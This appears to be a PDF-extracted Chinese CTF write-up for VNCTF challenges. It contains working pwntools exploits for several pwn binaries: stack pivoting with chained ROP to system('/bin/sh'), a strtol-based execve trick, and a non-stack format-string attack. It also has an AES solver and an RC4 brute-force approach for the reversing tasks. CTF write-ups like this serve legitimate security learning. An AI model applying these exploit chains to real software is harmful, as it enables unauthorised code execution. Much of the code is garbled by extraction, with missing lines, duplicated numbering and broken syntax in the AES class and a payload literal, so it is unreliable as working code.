
1. msg位于bss段开头，如果直接在这里起system，栈空间不够
2. 只有0x28如何写下rop

先来解决第一个问题，如何在.bss中留够栈空间。

这个估计是该题唯一的难点了，但其实也很容易想到，只需要用这0x28的rop调用read，控制

rsi为当前rop的结束位置，读入下一段rop并让rsp顺利滑到下一个rop上即可。

光是这么说可能有点抽象，可以看下面这个示意图。



重复用这些read来不断抬高rsp，当次数足够时，system的栈空间就留够了。

然后再来看第二个问题，0x28如何写下read。

其实很容易看出来，main函数在返回前调用了 `read(0, &msg, 0x28)`，rdi和rdx都已经不用管了，只需要控制rsi为 `msg+0x28*i` 就行了。所以有如下构造：

```
p64(pop_rsi_r15) + p64(bss+0x28*i) + p64(0) + p64(elf.symbols['read']) + p64(ret)
```

刚好用0x28，且rsp也能滑到下一个rop上。

(你看他从栈迁到不断抬栈，像不像经历了许多次旅行)

在看了师傅们交上来的wp之后，发现了许多非预期的解法，比如复用main函数代码的就有两种思路，①第一次溢出劫持rsi和rbp之后重新回到0x401244或②在第一次溢出劫持rbp后直接返回0x4012116来劫持rsi，这两种方法都能直接把rop读到bss高位然后借用main本身的function epilogue自然而然的迁移过去。（优雅，实在是太优雅了.jpg）还有一位师傅直接使用puts leak出libc之后强行在rop中满足了ogg的条件并调用了ogg来getshell（绝）。

(和这些解法比起来，出题人的预期解低效且丑陋，反而变得更像是非预期了)

exp

```
1 from pwn import *
2 import sys
3
4 context.log_level='debug'
5
6 path_to_elf = '/home/kotori/Desktop/vnctf/traveler/traveler'
7
8 ip = sys.argv[1]
9 port = int(sys.argv[2])
10
11 elf = ELF(path_to_elf)
12
13 if port == 0:
14     p = process(path_to_elf)
15 else:
16     p = remote(ip, port)
17
18
19 def g(arg=''):
20     if port != 0:
21         return
22     gdb.attach(p, arg)
23     raw_input()
24
25 bss = 0x4040a0
26 leave_ret = 0x0000000000401253 # leave ; ret
27 pop_rdi = 0x00000000004012c3 # pop rdi ; ret
28 pop_rsi_r15 = 0x00000000004012c1 # pop rsi ; pop r15 ; ret
29 ret = pop_rdi + 1
30
31 pay = b'a'*0x20 + p64(bss-0x8) + p64(leave_ret)
32 p.sendafter('u?', pay)
33
34 pay = p64(pop_rsi_r15) + p64(bss+0x28) + p64(0)
35 pay += p64(elf.plt['read']) + p64(ret)
36
37 # g()
38
39 p.sendafter('e?', pay)
40
41 for i in range(2,60):
42     pay = p64(pop_rsi_r15) + p64(bss+(0x28*i)) + p64(0)
43     pay += p64(elf.plt['read']) + p64(ret)
```

```
44     p.send(pay)
45
46 pay = p64(ret) + p64(pop_rdi) + p64(bss+0x7c8+10*0x28) + p64(elf.symbols['system'])
47 pay += b'/bin/sh\x00'
48 p.sendline(pay)
49
50 p.interactive()
```

store in tongxunlu

分析

在题目中在第一个read里可以溢出0x10字节，然后会故意打印一个栈地址出来，这个栈地址其实是我弄出来诱导大伙往栈迁移这个错误方向去思考的（是故意不小心的
不过由于给了个栈地址，有师傅采用了人工构造fmt的方法打rop做这题，这解法也是相当炸裂
关键的利用点在于eeee_wantboy里这个strtol函数，strtol处理字符串时会截断在第一个不能转化数字的位置，并且剩余部分会接收到\x00，然后残留在rdi寄存器中，同时rax寄存器内会存储处理出来的返回值。所以利用这一条函数就能同时控制rax和rdi寄存器，最后局部覆写到hao_kang_de里的这一段汇编

```
1 .text:00000000000000899 48 C7 C6 00 00 00 00    mov    rsi, 0    ; buf
2 .text:000000000000008A0 48 C7 C2 00 00 00 00    mov    rdx, 0    ; count
3 .text:000000000000008A7 0F 05                   syscall       ; LINUX - sys_w
rite
```

就能系统调用execve获取shell

温馨提示：这个strtol函数的奇妙用法只能在ubuntu20.04有效，经出题人鉴定，18和22下都是寄的

温馨再提示：这题才是本次比赛pwn的唯一签到题，从wp和exp长度可以看出（

exp

```
1 from pwn import*
2
3 p=process('./pwn1')
4 context.os = 'linux'
5 context.log_level = 'debug'
6 context.arch = 'amd64'
7 elf=ELF("./pwn1")
8 def check():
9     gdb.attach(p)
10    input()
11
12 check()
13 payload = '59/bin/sh\x00'+a'*0x2e
14
15 payload += '\x50\x52'
```

```
16 payload1='a'*0x30
17 p.sendafter("hao_kang_de",payload)
18 p.sendafter("anything want to say?",'Patekblue')
19 p.interactive()
```

hf

分析

输入的数据长度取余 4 必须等于 0，在检测之后就进行了换表的 base64 解密。

解密的base表可以通过 `dprintf *0x555555556e90,"%c",$ax` 指令获得，向程序输入 1111 后可以直接获得表的内容。

base解密之后的数据中前十二个字节分别为 模式id， 数据索引， 数据长度 均为 dword 类型。

然后解密的数据的前四个字节为模式id(增:1，改:2，查:3，删:4，清空:5)。

其中在 查，删，删除所有 中都存在格式化字符串漏洞。

在 增，改 中将解密的数据进行换表的 base64 加密，加密和解密的表是不同的，可以通过 `dprintf *0x0000555555552d6,"%c",$ax` 获得表的内容，需要先向程序输入

`ZjZZZZZZZZiZZZT0njZE0WqvHgzFL;$2n$j22q8v4XvYH7oynDWMyBMva51xeszxnCikxVwv1lYlPx`，让程序进行 base64 加密时可以遍历获取程序中所有 `e.address+0x12d6` 位置的返回值，还需要将获取的表的每四个字节逆序一下才是真的表

之后就是构造 payload 进行非栈中的格式化字符串了

exp

```
1 ****
2     在每一步中加pause()函数是防止程序在还没有处理完上一次的数据之前再次输入
3 ****
4 """非栈中格式化字符串
5     栈中有一个A指针，A指针指向一个位于栈空间中的B指针，B指针指向一个C指针，C指针也位于栈空间中
6     符合条件 B&0xffffffff00000000 == C&0xffffffff00000000
7     因为没有指针指向A指针，所以B指针指向的地址无法被改变
8     但可以通过B指针修改C指针指向的地址
9     通过C指针在C指针指向的地址处写一个任意内存地址
10    这样通过格式化字符串就可以达到任意地址读写，因为程序开了PIE保护
11    所以不能直接修改GOT表的内容，去调用system("/bin/sh")
12    但可以通过修改函数返回地址构造ROP，调用system("/bin/sh")
13 """
14 from pwn import *      # 这个模块中自己添加了一个bssfmt类，用来进行非栈中的格式化
15 #字符串
16 from mcrypt import *  # 这个模块是自己用的，作用就是进行base64换表
17 import time
18 #context.log_level='debug'
19 base64=b64()
```

```
19 base64.setbase("WtAzT1X8%0lpNSKucoVxeviFjbJ9hrqGLBwydYEMk26f;IaCnP4Q57ZHDm
20 g3RsU$")
21 base.setbase("ZQLRThHd0Ee;nIPgjrmN$%4bD2G7C3tXWqBVo8aKfMys9wA5iU6Fzv1Yckux
22 pJS1")
23 def align_p(payload,n=3,d=b'\x00'):
24     l=len(payload)
25     if l%n:
26         payload+=d*(n-(l%n))
27     return payload
28
29
30 def add(data):
31     payload=p32(1)
32     payload+=p32(0)
33     data=base64.decode(align_p(data,4,b'W'))
34     payload+=p32(len(data))
35     payload+=data
36     payload=align_p(payload,3)
37     p.send(base.encode(payload))
38
39 def edit(ind,data):
40     payload=p32(2)
41     payload+=p32(ind)
42     data=base64.decode(align_p(data,4,b'W'))
43     payload+=p32(len(data))
44     payload+=data
45     payload=align_p(payload,3)
46     p.send(base.encode(payload))
47
48 def show(ind):
49     payload=p32(3)
50     payload+=p32(ind)
51     payload+=p32(0)
52     payload+=b''
53     payload=align_p(payload)
54     p.send(base.encode(payload))
55
56 def delete(ind):
57     payload=p32(4)
58     payload+=p32(ind)
59     payload+=p32(0)
60     payload+=b''
61     payload=align_p(payload)
62     p.send(base.encode(payload))
63
64 def clear(data=""):
65     payload=p32(5)
66     payload+=p32(0)
67     data=base64.decode(align_p(data,4,b'W'))
68     payload+=p32(len(data))
69     payload+=data
70     payload=align_p(payload,3)
71     p.send(base.encode(payload))
```

```
66 def Format(data):
67     print(data)
68     edit(0,data)
69     pause()
70     show(0)
71     p.readline()
72 def ForMat(data):
73     global n
74     print(data)
75     add(data)
76     if n>=9:
77         bss_ori=4
78     pause()
79     n+=1
80 #     p.interactive()
81 get_arg={"main_bp":16, \
82         "libc_ind":23, \
83         "point_1":40, \
84         "point_2":53, \
85         "main":17}
86 libc=ELF('libc-2.33.so',checksec=0)
87 e=ELF('./hf',checksec=0)
88 p=process('./hf')
89 gdb.attach(p)
90 payload=""
91 for i in get_arg:
92     payload+="%" + str(get_arg[i]) + "$p;" 
93 print(payload)
94 add(payload.encode())
95 pause()
96 show(0)
97 p.readuntil("0: ")
98 d=p.readline().split(b';')
99 main_bp=int(d[0],16)
100 libc_start=int(d[1],16)
101 point_1=int(d[2],16)
102 point_2=int(d[3],16)
103 main=int(d[4],16)
104 point_3=point_1+8
105 success("main: 0x%x"%main)
106 success("main_bp: 0x%x"%main_bp)
107 success("libc_start_main: 0x%x"%libc_start)
108 success("change_point 1: 0x%x"%point_1)
109 success("change_point 2: 0x%x"%point_2)
110 success("change_point 3: 0x%x"%point_3)
111 libc.address=libc_start-213-libc.sym['__libc_start_main']
112 success("libc_address : 0x%x"%libc.address)
113 system=libc.sym['system']
114 rdi=libc.address+0x0000000000028a55
```

```
115 bin_sh=next(libc.search(b"/bin/sh"))
116 e.address=main-0x4b18
117 ret_=e.address+0x497f
118 ret=libc.address+0x0000000000026699
119 success("clear ret to 0x%x"%ret_)
120 Format(("%" + str((point_3&0xffff)-3) + "c%" + str(get_arg['point_1'])) + "$hn").en
121 code()
122 bss=bssfmt(Format,3)
123
124 bss(fmt_edit(p64(main_bp), \
125             get_arg['point_1'], \
126             get_arg['point_2'], \
127             point_3))
128 print('1 ok')
129 pause()
130 get_arg['point_3']=54
131 bss(fmt_edit(p64(0)+p64(ret)+p64(rdi)+p64(bin_sh)+p64(system), \
132             get_arg['point_2'], \
133             get_arg['point_3'], \
134             point_3))
135 success("pop rdi : 0x%x"%rdi)
136 success("/bin/sh : 0x%x"%bin_sh)
137 success("system : 0x%x"%system)
138 print('2 ok')
139 pause()
140 clear_bp=main_bp-0x30+8
141 bss(fmt_edit(p64(clear_bp), \
142             get_arg['point_1'], \
143             get_arg['point_2'], \
144             point_3))
145 edit(0,"asdfasdfasdfasdfasdf")
146 delete(0)
147 success("clear_bp : 0x%x"%clear_bp)
148 pause()
149 get_arg['point_2']=55
150 get_arg['point_3']=56
151 pause()
152 bss=bssfmt(ForMat,3)
153 n=0
154 bss(fmt_edit(p64(ret_), \
155             get_arg['point_2'], \
156             get_arg['point_3'], \
157             clear_bp))
158 clear(base64.encode(base.decode(";;;;;sh;")))
159 p.interactive()
```

Reverse

confuse_re

自编混淆器，给源代码加了字符串保护和函数中转和简单的花指令。

花指令需要使用idapython进行去除。

前面是简单的小逆向，看看if判断就能出bor。

之后是一个AES加密，在加密的地方我xor了0x23，并且比较部分分为两部分，后部分会和前部分的加密结果进行简单位运算。

exp如下：

```
1 import re
2 import binascii
3 class Aes:
4     sbox = [0x63, 0x7C, 0x77, 0x7B, 0xF2, 0x6B, 0x6F, 0xC5, 0x30, 0x01
5 , 0x67, 0x2B, 0xFE, 0xD7,
6 0xAB, 0x76,
7         0xCA, 0x82, 0xC9, 0x7D, 0xFA, 0x59, 0x47, 0xF0, 0xAD, 0
8 xD4, 0xA2, 0xAF, 0x9C, 0xA4,
9 0x72, 0xC0,
10        0xB7, 0xFD, 0x93, 0x26, 0x36, 0x3F, 0xF7, 0xCC, 0x
11 34, 0xA5, 0xE5, 0xF1, 0x71, 0xD8,
12 0x31, 0x15,
13        0x04, 0xC7, 0x23, 0xC3, 0x18, 0x96, 0x05, 0x9A, 0x
14 07, 0x12, 0x80, 0xE2, 0xEB, 0x27,
15 0xB2, 0x75,
16        0x09, 0x83, 0x2C, 0x1A, 0x1B, 0x6E, 0x5A, 0xA0, 0x52, 0x
17 3B, 0xD6, 0xB3, 0x29, 0xE3,
18 0x2F, 0x84,
19        0x53, 0xD1, 0x00, 0xED, 0x20, 0xFC, 0xB1, 0x5B, 0x6A,
20 0xCB, 0xBE, 0x39, 0x4A, 0x4C,
21 0x58, 0xCF,
22        0xD0, 0xEF, 0xAA, 0xFB, 0x43, 0x4D, 0x33, 0x85, 0x
23 45, 0xF9, 0x02, 0x7F, 0x50, 0x3C,
24 0x9F, 0xA8,
25        0x51, 0xA3, 0x40, 0x8F, 0x92, 0x9D, 0x38, 0xF5, 0x
26 BC, 0xB6, 0xDA, 0x21, 0x10, 0xFF,
0xF3, 0xD2,
0xCD, 0x0C, 0x13, 0xEC, 0x5F, 0x97, 0x44, 0x17, 0x
C4, 0xA7, 0x7E, 0x3D, 0x64, 0x5D,
0x19, 0x73,
0x60, 0x81, 0x4F, 0xDC, 0x22, 0x2A, 0x90, 0x88, 0x
46, 0xEE, 0xB8, 0x14, 0xDE, 0x5E,
0x0B, 0xDB,
0xE0, 0x32, 0x3A, 0x0A, 0x49, 0x06, 0x24, 0x5C, 0xC2,
0xD3, 0xAC, 0x62, 0x91, 0x95,
0xE4, 0x79,
0xE7, 0xC8, 0x37, 0x6D, 0x8D, 0xD5, 0x4E, 0xA9, 0x6C, 0
x56, 0xF4, 0xEA, 0x65, 0x7A,
```

```

27     0xAE, 0x08,
28             0xBA, 0x78, 0x25, 0x2E, 0x1C, 0xA6, 0xB4, 0xC6, 0xE8, 0xD
29     D, 0x74, 0x1F, 0x4B, 0xBD,
30     0x8B, 0x8A,
31             0x70, 0x3E, 0xB5, 0x66, 0x48, 0x03, 0xF6, 0x0E, 0x
32     61, 0x35, 0x57, 0xB9, 0x86, 0xC1,
33     0x1D, 0x9E,
34             0xE1, 0xF8, 0x98, 0x11, 0x69, 0xD9, 0x8E, 0x94, 0x
35     9B, 0x1E, 0x87, 0xE9, 0xCE, 0x55,
36     0x28, 0xDF,
37             0x8C, 0xA1, 0x89, 0x0D, 0xBF, 0xE6, 0x42, 0x68, 0x
38     41, 0x99, 0x2D, 0x0F, 0xB0, 0x54,
39     0xBB, 0x16]
40
41     s_box = []
42
43     ns_box = [
44
45     ]
46
47     Rcon = [
48
49         1: ['0x01', '0x00', '0x00', '0x00'],
50
51         2: ['0x02', '0x00', '0x00', '0x00'],
52
53         3: ['0x04', '0x00', '0x00', '0x00'],
54
55         4: ['0x08', '0x00', '0x00', '0x00'],
56
57         5: ['0x10', '0x00', '0x00', '0x00'],
58
59
60         6: ['0x20', '0x00', '0x00', '0x00'],
61
62         7: ['0x40', '0x00', '0x00', '0x00'],
63
64         8: ['0x80', '0x00', '0x00', '0x00'],
65
66         9: ['0x1B', '0x00', '0x00', '0x00'],
67
68         10: ['0x36', '0x00', '0x00', '0x00']
69
70     ]
71
72     Matrix = [
73
74         ['0x02', '0x03', '0x01', '0x01'],
75
76         ['0x01', '0x02', '0x03', '0x01'],
77
78         ['0x01', '0x01', '0x02', '0x03'],
79
80         ['0x03', '0x01', '0x01', '0x02']
81
82     ]
83
84     ReMatrix = [
85
86         ['0x0e', '0x0b', '0x0d', '0x09'],
87
88         ['0x09', '0x0e', '0x0b', '0x0d'],
89
90         ['0x0d', '0x09', '0x0e', '0x0b'],
91
92         ['0x0b', '0x0d', '0x09', '0x0e']
93
94     ]
95
96     plaintext = [[], [], [], []]
97
98     plaintext1 = [[], [], [], []]
99
100    subkey = [[], [], [], []]
101
102
103    def __init__(self, key):
104        self.s_box = dict(zip(["0x%02x"%i for i in range(256)], [
105            "0x%02x"%i for i in self.sbox]))

```

```
71         self.ns_box = dict(zip(self.s_box.values(), self.s_box.key
72 s()))
73         for i in range(4):
74             for j in range(0, 8, 2):
75                 self.subkey[i].append("0x" + key[i * 8 +
76 j:i * 8 + j + 2])
77             # print(self.subkey)
78             for i in range(4, 44):
79                 if i % 4 != 0:
80                     tmp = xor_32(self.subkey[i - 1], self.subk
81 ey[i - 4], 0)
82                     self.subkey.append(tmp)
83                 else: # 4 的倍数的时候执行
84                     tmp1 = self.subkey[i - 1][1:]
85                     tmp1.append(self.subkey[i - 1][0])
86                     # print(tmp1)
87                     for m in range(4):
88                         tmp1[m] = self.s_box[tmp1[m]]
89                         # tmp1 = self.s_box['cf']
90                         tmp1 = xor_32(tmp1, self.Rcon[i / 4], 0)
91                         self.subkey.append(xor_32(tmp1, self.subke
92 y[i - 4], 0))
93                     # print(self.subkey)
94
95
96     self.plaintext[0][1],
97
98     self.plaintext[1][1],
99
100    def AddRoundKey(self, round):
101        for i in range(4):
102            self.plaintext[i] = xor_32(self.plaintext[i], sel
103 f.subkey[round * 4 + i], 0x23)
104            # print('AddRoundKey',self.plaintext)
105
106    def PlainSubBytes(self):
107        for i in range(4):
108            for j in range(4):
109                self.plaintext[i][j] = self.s_box[self.pl
110 intext[i][j]]
111            # print('PlainSubBytes',self.plaintext)
112
113    def RePlainSubBytes(self):
114        for i in range(4):
115            for j in range(4):
116                self.plaintext[i][j] = self.ns_box[self.pl
117 aintext[i][j]]
118
119    def ShiftRows(self):
```

```
113         p1,  p2,  p3,  p4  =
114 self.plaintext[3][1]
115         self.plaintext[0][1] = p2
116         self.plaintext[1][1] = p3
117         self.plaintext[2][1] = p4
118         self.plaintext[3][1] = p1
119         p1,  p2,  p3,  p4  =
120 self.plaintext[3][2]
121         self.plaintext[0][2] = p3
122         self.plaintext[1][2] = p4
123         self.plaintext[2][2] = p1
124         self.plaintext[3][2] = p2
125         p1,  p2,  p3,  p4  =
126 self.plaintext[3][3]
127         self.plaintext[0][3] = p4
128         self.plaintext[1][3] = p1
129         self.plaintext[2][3] = p2
130         self.plaintext[3][3] = p3
131         # print('ShiftRows',self.plaintext)
132
133     def ReShiftRows(self):
134         p1,  p2,  p3,  p4  =
135 self.plaintext[3][1]
136         self.plaintext[3][1] = p3
137         self.plaintext[2][1] = p2
138         self.plaintext[0][1] = p4
139         self.plaintext[1][1] = p1
140
141 self.plaintext[1][2],
142
143 self.plaintext[1][3],
144
145 self.plaintext[1][1],
146
147 self.plaintext[0][2],
148
149 self.plaintext[0][3],
150
151 self.plaintext[0][1],
152
153 self.plaintext[2][1],
154
155 self.plaintext[2][2],
156
157 self.plaintext[2][3],
158
159 self.plaintext[2][1],
160
161 self.plaintext[2][2],
```

```
162
163     self.plaintext[2][3],
164
165     self.plaintext[0][3],
166
167     self.plaintext[0][2],
168
169     self.plaintext[1][3],
170
171     self.plaintext[1][2],
172
173         p1,  p2,  p3,  p4  =
174     self.plaintext[3][2]
175         self.plaintext[0][2] = p3
176         self.plaintext[1][2] = p4
177         self.plaintext[2][2] = p1
178         self.plaintext[3][2] = p2
179         p1,  p2,  p3,  p4  =
180     self.plaintext[3][3]
181         self.plaintext[0][3] = p2
182         self.plaintext[1][3] = p3
183         self.plaintext[2][3] = p4
184         self.plaintext[3][3] = p1
185
186     def MixColumns(self):
187         for i in range(4):
188             for j in range(4):
189                 self.plaintext1[i].append(MatrixMulti(sel
f.Matrix[j], self.plaintext[i]))
190
191
192     def ReMixColumns(self):
193         for i in range(4):
194             for j in range(4):
195                 self.plaintext1[i].append(MatrixMulti(sel
f.ReMatrix[j], self.plaintext[i]))
196
197     def AESEncryption(self, plaintext):
198         self.plaintext = [[], [], [], []]
199         for i in range(4):
200             for j in range(0, 8, 2):
201                 self.plaintext[i].append("0x" + plaintext
[i * 8 + j:i * 8 + j + 2])
202
203         self.AddRoundKey(0)
204         for i in range(9):
205             self.PlainSubBytes()
206             self.ShiftRows()
207             self.MixColumns()
208
209         self.plaintext = self.plaintext1
```

```

208         self.plaintext1 = [[], [], [], []]
209         self.AddRoundKey(i + 1)
210
211         self.PlainSubBytes()
212         self.ShiftRows()
213         self.AddRoundKey(10)
214         return Matrixtostr(self.plaintext)
215
216     def AESDecryption(self, cipher):
217
218         self.plaintext = [[], [], [], []]
219         for i in range(4):
220             for j in range(0, 8, 2):
221                 self.plaintext[i].append('0x' + cipher[i * 8 + j:i * 8 + j + 2])
222
223             # print(self.ns_box)
224             self.AddRoundKey(10)
225             for i in range(9):
226                 self.ReShiftRows()
227                 self.RePlainSubBytes()
228                 self.AddRoundKey(9-i)
229                 self.ReMixColumns()
230                 self.plaintext = self.plaintext1
231                 self.plaintext1 = [[], [], [], []]
232             self.ReShiftRows()
233             self.RePlainSubBytes()
234             self.AddRoundKey(0)
235             return Matrixtostr(self.plaintext)
236
237     def Encryption(self, text):
238         group = PlaintextGroup(TextToByte(text), 32, 1)
239         # print(group)
240         cipher = ""
241         for i in range(len(group)):
242             cipher = cipher + self.AESEncryption(group[i])
243         return cipher
244
245     def Decryption(self, cipher):
246         group = PlaintextGroup(cipher, 32, 0)
247         # print(group)
248         text = ''
249         for i in range(len(group)):
250             text = text + self.AESDecryption(group[i])
251         text = ByteToText(text)
252         return text
253
254
255     def xor_32(start, end, key):

```

```

256     a = []
257     for i in range(0, 4):
258         xor_tmp = ""
259         b = hextobin(start[i])
260         c = hextobin(end[i])
261         d = bin(key)[2:].rjust(8,'0')
262
263         for j in range(8):
264             tmp = int(b[j], 10) ^ int(c[j], 10) ^ int(d[j],10)
265             xor_tmp += str(tmp )
266         a.append(bintohex(xor_tmp))
267
268
269
270 def xor_8(begin, end):
271     xor_8_tmp = ""
272     for i in range(8):
273         xor_8_tmp += str(int(begin[i]) ^ int(end[i]))
274
275     return xor_8_tmp
276
277
278 def hextobin(word):
279     word = bin(int(word, 16))[2:]
280     for i in range(0, 8-len(word)):
281         word = '0'+word
282
283     return word
284
285
286 def bintohex(word):
287     word = hex(int(word, 2))
288     if len(word) == 4:
289         return word
290     elif len(word) < 4:
291         return word.replace('x', 'x0')
292
293
294
295 def MatrixMulti(s1, s2):
296     result = []
297     s3 = []
298     for i in range(4):
299         s3.append(hextobin(s2[i]))
300     for i in range(4):
301         result.append(MultiProcess(int(s1[i], 16), s3[i]))
302     for i in range(3):
303         result[0] = xor_8(result[0], result[i+1])
304
305     return bintohex(result[0])
306
307
308 def MultiProcess(a, b):
309     if a == 1:

```

```

305             return b
306     elif a == 2:
307
308         if b[0] == '0':
309             b = b[1:] + '0'
310         else:
311             b = b[1:] + '0'
312             b = xor_8(b, '00011011')
313
314     return b
315
316     elif a == 3:
317         tmp_b = b
318         if b[0] == '0':
319             b = b[1:] + '0'
320         else:
321             b = b[1:] + '0'
322             b = xor_8(b, '00011011')
323
324     return xor_8(b, tmp_b)
325
326
327     elif a == 9:
328         tmp_b = b
329         return xor_8(tmp_b, MultiProcess(2, MultiProcess(2, MultiP
rocess(2, b))))
330
331     elif a == 11:
332         tmp_b = b
333         return xor_8(tmp_b, xor_8(MultiProcess(2, MultiProcess(
2, MultiProcess(2, b))),
334 MultiProcess(2, b)))
335
336     elif a == 13:
337         tmp_b = b
338         return xor_8(tmp_b, xor_8(MultiProcess(2, MultiProcess(
2, MultiProcess(2, b))),
339 MultiProcess(2, MultiProcess(2, b))))
340
341
342     elif a == 14:
343         return xor_8(MultiProcess(2, b), xor_8(MultiProcess(2, Mul
tiProcess(2, MultiProcess(2,
344 b))), MultiProcess(2, MultiProcess(2, b))))
345
346
347 def Matrixtostr(matrix):
348     result = ""
349     for i in range(4):
350         for j in range(4):
351             result += matrix[i][j][2:]
352
353     return result
354
355
356
357 def PlaintextGroup(plaintext, length, flag):
358     group = re.findall('.{' + str(length) + '}', plaintext)
359     group.append(plaintext[len(group)*length:])

```

```

350     if group[-1] == '' and flag:
351         group[-1] = '1616161616161616161616161616161616161616161616161616161616161616'
352
353     elif len(group[-1]) < length and flag:
354         tmp = int((length-len(group[-1])) / 2)
355         if tmp < 10:
356             for i in range(tmp):
357                 group[-1] = group[-1] + '0'+str(tmp)
358         else:
359             for i in range(tmp):
360                 group[-1] = group[-1] + str(tmp)
361     elif not flag:
362         del group[-1]
363     return group
364
365
366 def TextToByte(words):
367     text = words.encode('utf-8').hex()
368     return text
369
370
371 def ByteToText(encode):
372     tmp = int(encode[-2:])
373     word = ''
374     for i in range(len(encode)-tmp*2):
375         word = word + encode[i]
376     # print(word)
377     word = bytes.decode(binascii.a2b_hex(word))
378     return word
379 def xorbytes(bytes1,bytes2):
380     length=min(len(bytes1),len(bytes2))
381     output=bytearray()
382     for i in range(length):
383         output.append(bytes1[i]^bytes2[i])
384     return bytes(output)
385
386 res='DCDCCC668DF33C15505EEF1646D9D7DF5027447765DCA73968CB7F7B88DD640F'.lower()
387 key = 'CA9D7FF8A4099004FAD40661E93B775A'.lower()
388 A1 = Aes(key)
389 plaintext=A1.AESDecryption(res[:32])
390 a=bytes.fromhex(plaintext)
391 b=A1.AESDecryption(res[32:])
392 b=bytearray(bytes.fromhex(b))
393 d=bytes.fromhex(res[32:])
394 for i in range(16):
395     b[i]-=1
396     b[i]^=d[i]

```

```
398 print((a+b).decode())
399 # 得到 flag :
400 # VNCTF{fa9ad36bd2de1586d944cf7b2935dd91}
```

PZGalaxy

0x00 Daily shell check

JS逆向，源码已给。

0x01 Analyze source code

稍微浏览不难发现 form.addEventListener 是处理提交事件，并且Seki是一个加密函数，很明显的RC4（就算没认出来只要直接调用爆破即可）

```
1 function Leaf(k, p) {
2     var s = [], j = 0, x, res = '';
3     for (var i = 0; i < 256; i++) {
4         s[i] = i;
5     }
6     for (i = 0; i < 256; i++) {
7         j = (j + s[i] + k.charCodeAt(i % k.length)) % 256;
8         x = s[i];
9         s[i] = s[j];
10        s[j] = x;
11    }
12    i = 0;
13    j = 0;
14    for (var y = 0; y < p.length; y++) {
15        i = (i + 1) % 256;
16        j = (j + s[i]) % 256;
17        x = s[i];
18        s[i] = s[j];
19        s[j] = x;
20        res += String.fromCharCode(p.charCodeAt(y) ^ s[(s[i] + s[j]) % 256
]);
21    }
22    return res;
23}
24
25
26 form.addEventListener("submit", (ev) => {
27     ev.preventDefault();
28
29     var date = document.getElementById('date').value; // 读取输入的日期
30     var enc = ['\x05', '£', '\x02', '\u00e4', 'æ', '\x86', '9', '\x8C', 'B',
'z', '\x16', '»', '\u00f1', '!', "'", 'v', 'È', 'É', '/', 'k', '\x0F', '\x12',
```

```

'\\x89', 'Æ', 'Ҫ', '\\x7F', 'ӵ', 'Լ', '-',
'ӻ', '\\x8E', '?', '#', '\\x1E',
'\\x8D', 'ð', '<', '&'];
31   flag = Seki(date, enc.join('')) // 将输入的日期作为密钥对密文解密
32
33   if ( flag.substring(0, 5) == "VNCTF" && date.length == 8 && date.substring(0,4) == '2023' ) //日期长度为8，且前四位为2023
34   {
35     Galaxy('Seki.jpg', 50);
36     alert(flag);
37   } else{
38     Galaxy('Sekifish.jpg', 50);
39     alert("鱼怎么抓痒？");
40   }
41 )

```

0x02 See you in the Galaxy

那么其实这就是爆破密钥的事情了，或者可以一个个试)

那么既然只有四个值不知道，直接采取4个for循环即可，这边直接改源码内敛爆破或者是用其他语言爆破

